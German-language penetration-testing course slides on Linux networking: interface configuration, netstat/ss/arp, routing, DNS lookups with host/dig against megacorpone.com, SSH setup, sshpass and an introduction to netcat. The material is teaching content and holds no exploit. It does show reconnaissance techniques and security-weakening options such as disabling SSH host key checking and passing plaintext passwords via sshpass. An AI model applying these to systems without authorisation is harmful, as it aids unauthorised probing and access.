

PENETRATION TESTING

„Linux Networking & Services“



- Networking & Services
 - Netzwerkkonfiguration
 - Aktive Verbindungen und Nachbarn
 - Routing und Netzwerk (Fehlersuche)
 - Namensauflösung
 - Netzwerkttools verschiedener Protokolle
 - ACL und iptables

NETZWERKKONFIGURATION

- Eine Vielzahl an essentiellen Netzwerkprogrammen ist in der Regel auf allen Linuxsystemen installiert
- Ältere Systeme weisen meist *net-tools* und neuere *iproute* als Paket auf
- Ungeachtet der verwendeten Programme kann immer:
 - Adressen die mit dem Host assoziiert sind
 - MAC Adresse (physische Adresse)
 - Hostname
 - Verbindungen mit/zum Host
 - Wie der Host mit dem Internet verbunden ist



NETZWERKKONFIGURATION

- Die grundlegenden Parameter vorhandener Verbindungen können mit **ifconfig** eingesehen werden

```
(kali㉿kali)-[~/Desktop]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255
    inet6 fe80::a00:27ff:fe95:bd54 prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:95:bd:54 txqueuelen 1000 (Ethernet)
    RX packets 3 bytes 1240 (1.2 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 35 bytes 4748 (4.6 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```



NETZWERKKONFIGURATION

- Die selben Angaben können ebenfalls über das neuer **ip** ausgegeben werden

```
(kali㉿kali)-[~/Desktop]
$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:95:bd:54 brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0
        valid_lft 86084sec preferred_lft 86084sec
    inet6 fe80::a00:27ff:fe95:bd54/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
```

NETZWERKKONFIGURATION

- Änderung der IP Adresse sind über die *GUI* sowie die *Shell* möglich
- Ein Beispiel für *Shell*:

```
(kali㉿kali)-[~/Desktop]
$ cat /etc/network/interfaces
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

source /etc/network/interfaces.d/*

# The loopback network interface
auto lo
iface lo inet loopback
```

- allow-hotplug [interface]
- iface [interface] inet static
 - address [IP]
 - netmask [Netmask]
 - gateway [Default_Gateway]



NETZWERKKONFIGURATION

```
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

source /etc/network/interfaces.d/*

# The loopback network interface
auto lo
iface lo inet loopback

allow-hotplug eth0
iface eth0 inet static
    address 10.1.1.254
    netmask 255.255.255.0
    gateway 10.1.1.1
```

```
(kali㉿kali)-[~/Desktop]
$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP
    link/ether 08:00:27:95:bd:54 brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0
        valid_lft 83917sec preferred_lft 83917sec
    inet6 fe80::a00:27ff:fe95:bd54/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
```

```
(kali㉿kali)-[~/Desktop]
$ sudo ifdown eth0
[sudo] password for kali:
```

```
(kali㉿kali)-[~/Desktop]
$ sudo ifup eth0
```

```
(kali㉿kali)-[~/Desktop]
$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group def
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP g
    link/ether 08:00:27:95:bd:54 brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0
        valid_lft 83804sec preferred_lft 83804sec
    inet 10.1.1.254/24 brd 10.1.1.255 scope global eth0
        valid_lft forever preferred_lft forever
    inet6 fe80::a00:27ff:fe95:bd54/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
```



NETZWERKKONFIGURATION

- Hier kann ebenfalls die automatische Konfiguration durch eine DHCP-Server erfolgen

```
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

source /etc/network/interfaces.d/*

# The loopback network interface
auto lo
iface lo inet loopback

allow-hotplug eth0
iface eth0 inet dhcp
```

- Durch die Eingabe von **hostname** kann der Hostname ausgegeben werden (meist auch hinter dem @ angegeben)

```
(kali㉿kali)-[~/Desktop]
$ hostname
kali
```


AKTIVE VERBINDUNGEN

- Zur Enumeration der aktiven und inaktiven Verbindungen dienen **netstat**, **ss** und **arp**
- Zunächst **netstat**

```
(kali@kali)-[~/Desktop]
$ netstat -natup
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
udp        0      0 10.0.2.15:68            10.0.2.2:67            ESTABLISHED -
```

- **-n** numerische Adresse statt symbolische Hosts, Ports oder Users
- **-a** lauschende und nicht lauschende Sockets
- **-t** TCP-Verbindungen
- **-u** UDP-Verbindungen
- **-p** PID und Name des Programms



AKTIVE VERBINDUNGEN

- Wenn ein Seite geöffnet wird, werden für Verlinkungen auf der Seite neue Einträge generiert

```
(kali㉿kali)-[~/Desktop]
$ netstat -natup
(Not all processes could be identified, non-owned process info
will not be shown, you would have to be root to see it all.)
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address          State       PID/Program name
tcp        0      0 10.0.2.15:54996        185.199.111.153:443     ESTABLISHED 56213/firefox-esr
tcp        0      0 10.0.2.15:32796        93.184.220.29:80       ESTABLISHED 56213/firefox-esr
tcp        0      0 10.0.2.15:48904        99.84.155.207:80       ESTABLISHED 56213/firefox-esr
tcp        0      0 10.0.2.15:43336        142.250.185.99:80      ESTABLISHED 56213/firefox-esr
tcp        0      0 10.0.2.15:49262        99.84.146.36:443       ESTABLISHED 56213/firefox-esr
tcp        0      0 10.0.2.15:48906        99.84.155.207:80       ESTABLISHED 56213/firefox-esr
tcp        0      0 10.0.2.15:32790        93.184.220.29:80       ESTABLISHED 56213/firefox-esr
tcp        0      0 10.0.2.15:44088        44.228.106.27:443      ESTABLISHED 56213/firefox-esr
tcp        0      0 10.0.2.15:37288        142.250.186.142:443    ESTABLISHED 56213/firefox-esr
tcp        0      0 10.0.2.15:39982        172.67.27.10:443       ESTABLISHED 56213/firefox-esr
tcp        0      0 10.0.2.15:34092        99.84.155.193:80       ESTABLISHED 56213/firefox-esr
tcp        0      0 10.0.2.15:48900        99.84.155.207:80       ESTABLISHED 56213/firefox-esr
tcp        0      0 10.0.2.15:50702        162.159.138.60:443     ESTABLISHED 56213/firefox-esr
tcp        0      0 10.0.2.15:55298        104.17.25.14:443       TIME_WAIT   -
tcp        0      0 10.0.2.15:43542        34.107.221.82:80       ESTABLISHED 56213/firefox-esr
tcp        0      0 10.0.2.15:43334        142.250.185.99:80      ESTABLISHED 56213/firefox-esr
tcp        0      0 10.0.2.15:55302        104.17.25.14:443       TIME_WAIT   -
tcp        0      0 10.0.2.15:43326        142.250.185.99:80      ESTABLISHED 56213/firefox-esr
tcp        0      1 10.1.1.254:49164        99.84.146.79:443       SYN_SENT    56213/firefox-esr
tcp        0      0 10.0.2.15:47802        23.32.238.67:80        ESTABLISHED 56213/firefox-esr
```

AKTIVE VERBINDUNGEN

- Jeder Verbindung hat ihren eigenen Status (TCP)
 - **ESTABLISHED:** Es handelt sich um eine aktive Verbindung
 - **CLOSE_WAIT:** Die Gegenstelle hat die Verbindung geschlossen und es wird darauf gewartet, dass der Socket beendet wird
 - **TIME_WAIT:** Der Socket hat die Verbindung beendet, warte aber ob noch Paket im Netz sind
 - **LISTENING:** Der Host wartet auf eingehende Verbindungen
 - **SYN_SENT:** Es wird aktiv versucht eine Verbindung herzustellen. Eventuelle wird der Datenverkehr von einer Firewall geblockt, da eine keine Antwort auf das SYN-Flag empfangen wurde (3-Wege-Handshake)



AKTIVE VERBINDUNGEN

- Als Nachfolger von **netstat** wird **ss** eingesetzt
- Die Ausgaben unterscheiden sich hierbei nur unwesentlich

```
(kali@kali)-[~/Desktop]
$ ss -netup
Netid      State      Recv-Q     Send-Q     Local Address:Port      Peer Address:Port
Process
udp        ESTAB      0           0           10.0.2.15%eth0:68        10.0.2.2:67
ino:151498 sk:1 cgroup:/system.slice/NetworkManager.service ↔
tcp        ESTAB      0           0           10.0.2.15:44088          44.228.106.27:443
users:(("firefox-esr",pid=56213,fd=44)) timer:(keepalive,1min37sec,0) uid:1000 ino:152808 sk:2 cgroup:/user.slice/user-1000.slice/session-2.scope ↔
tcp        ESTAB      0           0           10.0.2.15:55002          185.199.111.153:443
users:(("firefox-esr",pid=56213,fd=114)) uid:1000 ino:165686 sk:3 cgroup:/user.slice/user-1000.slice/session-2.scope ↔
tcp        ESTAB      0           0           10.0.2.15:50708          162.159.138.60:443
users:(("firefox-esr",pid=56213,fd=105)) timer:(keepalive,7.700ms,0) uid:1000 ino:166122 sk:4 cgroup:/user.slice/user-1000.slice/session-2.scope ↔
tcp        ESTAB      0           0           10.0.2.15:50706          162.159.138.60:443
users:(("firefox-esr",pid=56213,fd=96)) timer:(keepalive,7.724ms,0) uid:1000 ino:166121 sk:5 cgroup:/user.slice/user-1000.slice/session-2.scope ↔
tcp        ESTAB      0           0           10.0.2.15:50712          162.159.138.60:443
users:(("firefox-esr",pid=56213,fd=111)) timer:(keepalive,8.828ms,0) uid:1000 ino:166148 sk:6 cgroup:/user.slice/user-1000.slice/session-2.scope ↔
tcp        ESTAB      0           0           10.0.2.15:50710          162.159.138.60:443
users:(("firefox-esr",pid=56213,fd=108)) timer:(keepalive,7.684ms,0) uid:1000 ino:166123 sk:7 cgroup:/user.slice/user-1000.slice/session-2.scope ↔
tcp        ESTAB      0           0           10.0.2.15:59210          99.84.146.2:443
users:(("firefox-esr",pid=56213,fd=45)) uid:1000 ino:165680 sk:8 cgroup:/user.slice/user-1000.slice/session-2.scope ↔
tcp        ESTAB      0           0           10.0.2.15:42082          104.22.54.228:443
users:(("firefox-esr",pid=56213,fd=40)) uid:1000 ino:166116 sk:9 cgroup:/user.slice/user-1000.slice/session-2.scope ↔
tcp        ESTAB      0           0           10.0.2.15:58888          151.101.114.109:443
users:(("firefox-esr",pid=56213,fd=98)) uid:1000 ino:166138 sk:a cgroup:/user.slice/user-1000.slice/session-2.scope ↔
```


AKTIVE VERBINDUNGEN

- Neben den TCP-Verbindungen kann es nützlich sein, die Verbindungen auf Layer-2 des ISO/OSI-Schichtmodells zu überprüfen
- Bei einem MITM-Angriff wäre hier nachzuvollziehen, dass der Traffic umgeleitet wird
- Hierzu dient das Programm **arp**

```
(kali@kali)-[~/Desktop]
$ arp -en
```

Address	HWtype	HWaddress	Flags	Mask	Iface
10.0.2.2	ether	52:54:00:12:35:02	C		eth0
10.0.2.3	ether	52:54:00:12:35:03	C		eth0



ROUTING

- Um mit Rechner in unterschiedlichen Netzen zu kommunizieren, ist es notwendig, dass die Verbindung geroutet wird
- Um ein entferntes Netz zu erreichen, wird die Nachricht an ein *Gateway* gesendet, welches sich um die weitere Vermittlung kümmert
- Der Weg zu einem Netz wird über die Netz-ID angegeben
- Für alle Netze, welche nicht explizit angegeben sind, wird das *default Gateway* benutzt

```
(kali㉿kali)-[~/Desktop]
$ route
Kernel IP routing table
Destination    Gateway      Genmask      Flags Metric Ref    Use Iface
default        10.0.2.2     0.0.0.0      UG    100    0      0 eth0
10.0.2.0       0.0.0.0     255.255.255.0 U     100    0      0 eth0
```



ROUTING

```
(kali㉿kali)-[~/Desktop]
$ route
Kernel IP routing table
Destination      Gateway          Genmask          Flags Metric Ref    Use Iface
default          10.0.2.2         0.0.0.0          UG    100    0      0 eth0
10.0.2.0         0.0.0.0         255.255.255.0    U     100    0      0 eth0
```

```
(kali㉿kali)-[~/Desktop]
$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
   link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
   inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
   inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
   link/ether 08:00:27:95:bd:54 brd ff:ff:ff:ff:ff:ff
   inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0
       valid_lft 83585sec preferred_lft 83585sec
   inet6 fe80::a00:27ff:fe95:bd54/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```



ROUTING

- Was tun wenn es mal wieder nicht klappt mit den Nachbarn?
- **ping**
- **traceroute**

```
(kali㉿kali)-[~/Desktop]
$ traceroute th-deg.de
traceroute to th-deg.de (10.3.3.145), 30 hops max, 60 byte packets
 1  10.0.2.2 (10.0.2.2)  2.865 ms  2.790 ms  2.748 ms
 2  _gateway (192.168.88.1)  1001.508 ms  1001.377 ms  1001.222 ms
 3  10.1.65.1 (10.1.65.1)  1001.310 ms  1001.190 ms  1001.353 ms
 4  * * *
 5  * * *
 6  * * *
 7  * * *
 8  * * *
 9  * * *
10  * * *
```


NAMENSAUFLÖSUNG

- Da es dem Menschen schwer fällt mit IP Adressen durch das Internet zu surfen, werden stattdessen „normale“ Name verwendet
- Statt 50.116.58.136 nutzen wir kali.org um die Website zu erreichen
- Der Service der dies möglich macht, nennt sich **Domain Name System (DNS)**
- Die erste Anlaufstelle zur Namensauflösung ist **/etc/resolv.conf**


```
(kali@kali)-[~/Desktop]  
$ cat /etc/resolv.conf  
# Generated by NetworkManager  
nameserver 10.0.2.3
```

- Mögliche Einträge sind:
 - Domain
 - Search
 - Nameserver



NAMENSAUFLÖSUNG

- Wie wird ein Name aufgelöst:



Wenn nach einem Eintrag gesucht wird und es wird keine Domain angegeben, wird der Eintrag *Domain* aus `/etc/resolv.conf` automatisch ergänzt!!!

NAMENSAUFLÖSUNG

- Für feste Einträge (ohne zusätzlichen DNS-Server) wird der Host in **/etc/hosts**

```
(kali㉿kali)-[~]  
$ cat /etc/hosts  
127.0.0.1    localhost  
127.0.1.1    kali  
  
# The following lines are desirable for IPv6 capable hosts  
::1          localhost ip6-localhost ip6-loopback  
ff02::1      ip6-allnodes  
ff02::2      ip6-allrouters
```

- Hier können weitere Einträge ergänzt werden

```
(kali㉿kali)-[~]  
$ cat /etc/hosts  
127.0.0.1    localhost god  
127.0.1.1    kali  
  
# The following lines are desirable for IPv6 capable hosts  
::1          localhost ip6-localhost ip6-loopback  
ff02::1      ip6-allnodes  
ff02::2      ip6-allrouters
```

```
(kali㉿kali)-[~]  
$ ping -c 3 god  
PING localhost (127.0.0.1) 56(84) bytes of data.  
64 bytes from localhost (127.0.0.1): icmp_seq=1 ttl=64 time=0.058 ms  
64 bytes from localhost (127.0.0.1): icmp_seq=2 ttl=64 time=0.092 ms  
64 bytes from localhost (127.0.0.1): icmp_seq=3 ttl=64 time=0.093 ms
```

NAMENSAUFLÖSUNG

- Aber wie funktioniert das?
- Die Abfolge der Namensauflösung ist in **/etc/nsswitch.conf** (Name Service Switch) beschrieben

```
(kali㉿kali)-[~]
$ cat /etc/nsswitch.conf
# /etc/nsswitch.conf
#
# Example configuration of GNU Name Service Switch functionality.
# If you have the `glibc-doc-reference' and `info' packages installed, try:
# `info libc "Name Service Switch"' for information about this file.

passwd:      files systemd
group:       files systemd
shadow:      files
gshadow:     files

hosts:       files dns
networks:    files

protocols:   db files
services:    db files
ethers:      db files
rpc:         db files

netgroup:    nis
```

NAMENSAUFLÖSUNG

- Ein Domain kann unterschiedlicher Arten von Einträgen im DNS aufweisen
- Die am häufigsten genutzten sind:
 - NS – Nameserver: enthält den Name von autorisierten DNS-Servern
 - A – Auch bekannt als Host-Eintrag, enthält die IP-Adresse des Hosts
 - MX – Mail Exchange: Einträge der Mailserver einer Domain
 - PTR – Pointer Records: Werden für die Reverse-Lookup-Zone benötigt
 - CNAME – Canonical Name Record werden benutzt um Aliase anzulegen
 - TXT – Text Einträge können jede Form an zusätzlichen Informationen enthalten



NAMENSAUFLÖSUNG

- Der erste Befehl zur Informationsbeschaffung ist **host**

```
(kali㉿kali)-[~/server]
$ host www.megacorpone.com
www.megacorpone.com has address 149.56.244.87
```

- Weiterhin kann getestet werden ob **mx** oder **txt** Einträge vorhanden sind

-

```
(kali㉿kali)-[~/server]
$ host -t mx megacorpone.com
megacorpone.com mail is handled by 20 spool.mail.gandi.net.
megacorpone.com mail is handled by 50 mail.megacorpone.com.
megacorpone.com mail is handled by 10 fb.mail.gandi.net.
megacorpone.com mail is handled by 60 mail2.megacorpone.com.

(kali㉿kali)-[~/server]
$ host -t txt megacorpone.com
megacorpone.com descriptive text "google-site-verification=U7B_b
megacorpone.com descriptive text "Try Harder"
```



NAMENSAUFLÖSUNG

- Zwei weitere sehr ähnliche Befehl sind **dig** und **nslookup**
- Zunächst die Ausgabe von nslookup:

```
(kali㉿kali)-[~/server]
$ nslookup kali.org
Server:      192.168.68.2
Address:     192.168.68.2#53

Non-authoritative answer:
Name:   kali.org
Address: 50.116.58.136
```

- Im Vergleich dig:

-

```
(kali㉿kali)-[~/server]
$ dig kali.org

; <<>> DiG 9.18.0-2-Debian <<>> kali.org
;; global options: +cmd
;; Got answer:
;; ->HEADER<- opcode: QUERY, status: NOERROR, id: 22954
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags;; MBZ: 0x0005, udp: 65494
;; QUESTION SECTION:
;kali.org.                IN      A

;; ANSWER SECTION:
kali.org.                 5       IN      A      50.116.58.136

;; Query time: 0 msec
;; SERVER: 192.168.68.2#53(192.168.68.2) (UDP)
;; WHEN: Mon May 16 11:04:22 EDT 2022
;; MSG SIZE rcvd: 53
```



NAMENSAUFLÖSUNG

- Genau wie **host** unterstützt **dig** die Option **-t** um den gesuchten Type anzugeben

```
(kali㉿kali)-[~/server]
$ dig -t mx kali.org

; <<>> DiG 9.18.0-2-Debian <<>> -t mx kali.org
;; global options: +cmd
;; Got answer:
;; ->HEADER<- opcode: QUERY, status: NOERROR, id: 64890
;; flags: qr rd ra; QUERY: 1, ANSWER: 5, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; MBZ: 0x0005, udp: 65494
;; QUESTION SECTION:
;kali.org.                IN      MX

;; ANSWER SECTION:
kali.org.                5       IN      MX      10 alt1.aspmx.l.google.com.
kali.org.                5       IN      MX      15 alt2.aspmx.l.google.com.
kali.org.                5       IN      MX      20 alt3.aspmx.l.google.com.
kali.org.                5       IN      MX      25 alt4.aspmx.l.google.com.
kali.org.                5       IN      MX      5 aspmx.l.google.com.
```

- Weiterhin kann durch **@** angegeben werden, welcher Nameserver genutzt werden soll

```
(kali㉿kali)-[~/server]
$ dig @8.8.8.8 kali.org

; <<>> DiG 9.18.0-2-Debian <<>> @8.8.8.8 kali.org
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->HEADER<- opcode: QUERY, status: NOERROR, id: 55613
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 512
;; QUESTION SECTION:
;kali.org.                IN      A

;; ANSWER SECTION:
kali.org.                300     IN      A       50.116.58.136
```

ik

SSH, SCP, SSHPASS

- **SSH** (Secure Shell Protocol) ist ein Client-Server Protokoll, das eine sichere Verbindung zwischen den Hosts ermöglicht
- Es ermöglicht eine verschlüsselte Verbindung, wozu *telnet* nicht befähigt war
- Ermöglicht den Remote-Zugriff zu administrativen Zwecken
- Der Standardport für SSH ist 22 (muss jedoch nicht immer 22 sein)
- Authentifizierung ist erforderlich:
 - Username / Password
 - Public / Private Key



SSH, SCP, SSHPASS

- Kali Linux liefert einen SSH-Server in der Standardinstallation
- Dieser muss lediglich gestartet werden
- Welches Tool benötigen wir?

```
(kali㉿kali)-[~]  
$ sudo netstat -natup  
Active Internet connections (servers and established)  
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name  
udp        0      0 10.0.2.15:68           10.0.2.2:67            ESTABLISHED 483/NetworkManager
```

```
(kali㉿kali)-[~]  
$ sudo systemctl start ssh
```

```
(kali㉿kali)-[~]  
$ sudo netstat -natup  
Active Internet connections (servers and established)  
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name  
tcp        0      0 0.0.0.0:22             0.0.0.0:*               LISTEN      90501/sshd: /usr/sb  
tcp6       0      0 :::22                  :::*                     LISTEN      90501/sshd: /usr/sb  
udp        0      0 10.0.2.15:68           10.0.2.2:67            ESTABLISHED 483/NetworkManager
```



SSH, SCP, SSHPASS

- Zum Überprüfen des laufenden Prozesses

```
(kali㉿kali)-[~]
└─$ sudo systemctl status ssh
● ssh.service - OpenBSD Secure Shell server
   Loaded: loaded (/lib/systemd/system/ssh.service; disabled; vendor preset: disabled)
   Active: active (running) since Mon 2022-05-16 04:58:35 EDT; 2min 37s ago
     Docs: man:sshd(8)
           man:sshd_config(5)
  Process: 90500 ExecStartPre=/usr/sbin/sshd -t (code=exited, status=0/SUCCESS)
 Main PID: 90501 (sshd)
    Tasks: 1 (limit: 2296)
   Memory: 2.4M
      CPU: 24ms
   CGroup: /system.slice/ssh.service
           └─90501 "sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups"

May 16 04:58:35 kali systemd[1]: Starting OpenBSD Secure Shell server ...
May 16 04:58:35 kali sshd[90501]: Server listening on 0.0.0.0 port 22.
May 16 04:58:35 kali sshd[90501]: Server listening on :: port 22.
May 16 04:58:35 kali systemd[1]: Started OpenBSD Secure Shell server.
```


SSH, SCP, SSHPASS

- Die Verbindung wird mit **ssh username@host** aufgebaut

```
(kali㉿kali)-[~]  
$ ssh kali@god  
The authenticity of host 'god (127.0.0.1)' can't be established.  
ED25519 key fingerprint is SHA256:V4CqSKBOZJP4HWHUN0IyUw51QM9U3ajjxZo2cY91xHo.  
This key is not known by any other names  
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes  
Warning: Permanently added 'god' (ED25519) to the list of known hosts.  
kali@god's password:  
Linux kali 5.16.0-kali7-amd64 #1 SMP PREEMPT Debian 5.16.18-1kali1 (2022-04-01) x86_64  
  
The programs included with the Kali GNU/Linux system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent  
permitted by applicable law.  
(kali㉿kali)-[~]  
$
```

- Was ist jetzt los?



SSH, SCP, SSHPASS

- Das die Verbindung zustande gekommen ist, lässt sich durch die angemeldeten Benutzer nachvollziehen

```
(kali㉿kali)-[~]  
$ who  
kali      tty7      2022-05-03 02:25 (:0)  
kali      pts/1     2022-05-16 05:04 (127.0.0.1)  
  
(kali㉿kali)-[~]  
$ exit  
Connection to god closed.  
  
(kali㉿kali)-[~]  
$ who  
kali      tty7      2022-05-03 02:25 (:0)  
  
(kali㉿kali)-[~]  
$
```



SSH, SCP, SSHPASS

- Zur Konfiguration von SSH werden zwei Dateien benötigt
 - **/etc/ssh/ssh_config**: Dient der Konfiguration des Clients
 - **/etc/ssh/sshd_config**: Konfiguration des Daemons (Server-Prozess) von SSH

```
(kali㉿kali)-[~]  
$ cat /etc/ssh/sshd_config  
  
# This is the sshd server system-wide configuration file.  See  
# sshd_config(5) for more information.  
  
# This sshd was compiled with PATH=/usr/local/bin:/usr/bin:/bin:/usr/games  
  
# The strategy used for options in the default sshd_config shipped with  
# OpenSSH is to specify options with their default value where  
# possible, but leave them commented.  Uncommented options override the  
# default value.  
  
Include /etc/ssh/sshd_config.d/*.conf  
  
#Port 22  
#AddressFamily any  
#ListenAddress 0.0.0.0  
#ListenAddress ::
```



SSH, SCP, SSHPASS

- Beispiel zur Anpassung des Ports

```
# OpenSSH is to specify options with their def
# possible, but leave them commented. Uncomm
# default value.

Include /etc/ssh/sshd_config.d/*.conf

Port 999
#AddressFamily any
#ListenAddress 0.0.0.0
#ListenAddress ::
```

```
(kali㉿kali)-[~]
$ ssh kali@god -p 999
kali@god's password:
Linux kali 5.16.0-kali7-amd64 #1 SMP PREEMPT Debian

The programs included with the Kali GNU/Linux system
the exact distribution terms for each program are de
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to
permitted by applicable law.
Last login: Mon May 16 05:15:38 2022 from 127.0.0.1
```

```
(kali㉿kali)-[~]
$ netstat -natup
(Not all processes could be identified, non-owned process info
will not be shown, you would have to be root to see it all.)
Active Internet connections (servers and established)

```

Proto	Recv-Q	Send-Q	Local Address	Foreign Address	State
tcp	0	0	0.0.0.0:999	0.0.0.0:*	LISTEN
tcp	0	0	127.0.0.1:999	127.0.0.1:58290	ESTABLISHED
tcp	0	0	127.0.0.1:58288	127.0.0.1:999	TIME_WAIT
tcp	0	0	127.0.0.1:58290	127.0.0.1:999	ESTABLISHED
tcp6	0	0	:::999	:::*	LISTEN
udp	0	0	10.0.2.15:68	10.0.2.2:67	ESTABLISHED



SSH, SCP, SSHPASS

- Bei der ersten Anmeldung wird eine Warnung ausgegeben, dass die Authentizität des Hosts nicht nachgewiesen werden konnte
- Bei allen weiteren Anmeldungen nicht mehr
- Dieser Host wurde in die Liste der bekannten Hosts aufgenommen

```
(kali㉿kali)-[~]  
$ cat .ssh/known_hosts  
|1|hhAX+kAZ6U9/0Nxn8OPUrKJgBl4=|jC7a9EPMi11AP8DWqFnkyQC2V4c= ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIKjYssCizZZqfENgiISyE7KpeaI2DPfW  
1VlPdNGfYET7
```

- Um die automatische Generierung der Einträge zu unterbinden, kann dies in /etc/ssh/ssh_config angepasst werden

```
# RekeyLimit 1G 1h  
# UserKnownHostsFile ~/.ssh/known_hosts.d/%k  
SendEnv LANG LC_*  
HashKnownHosts yes  
GSSAPIAuthentication yes
```

- Oder durch die Option **-o stricthostkeychecking=no** umgangen werden



SSH, SCP, SSHPASS

- Häufig ist es notwendig Daten über die Verbindung zu versenden
- Nicht immer ist es hierbei zweckmäßig oder möglich FTP oder TFTP zu nutzen
- In diesem Fall kann **SCP** (Secure Copy) genutzt werden
- Der Aufbau entspricht:
 - User@host:remote-file-path
- Unter bestimmten Voraussetzungen kann es notwendig sein, dass das Passwort für SSH gespeichert und innerhalb eines Scripts wiederverwendet wird
- Der SSH Client unterstützt dies gewöhnlich nicht
- Abhilfe schafft **sshpass**
- Die Handhabung ist denkbar einfach:
 - **sshpass -p ,Password` ssh kali@localhost**



NETCAT (NC)

- Netcat wurde 1995 von *Hobbit* veröffentlicht und gilt als eines der „Originalen“ Pen-Test-Tools
- Es wird von der Gemeinde als „Schweizer Taschenmesser“ (Swiss army knife) bezeichnet
- Der Autor *Hobbit* nennt es selbst: a simple „utility which reads and writes data across network connections, using TCP or UDP protocols“
- Im Client Modus kann mit netcat
 - Geprüft werden ob eine Port offen oder geschlossen ist
 - Der Banner eines Services gelesen werden
 - Manuell die Verbindung zu einem Service aufgebaut werden

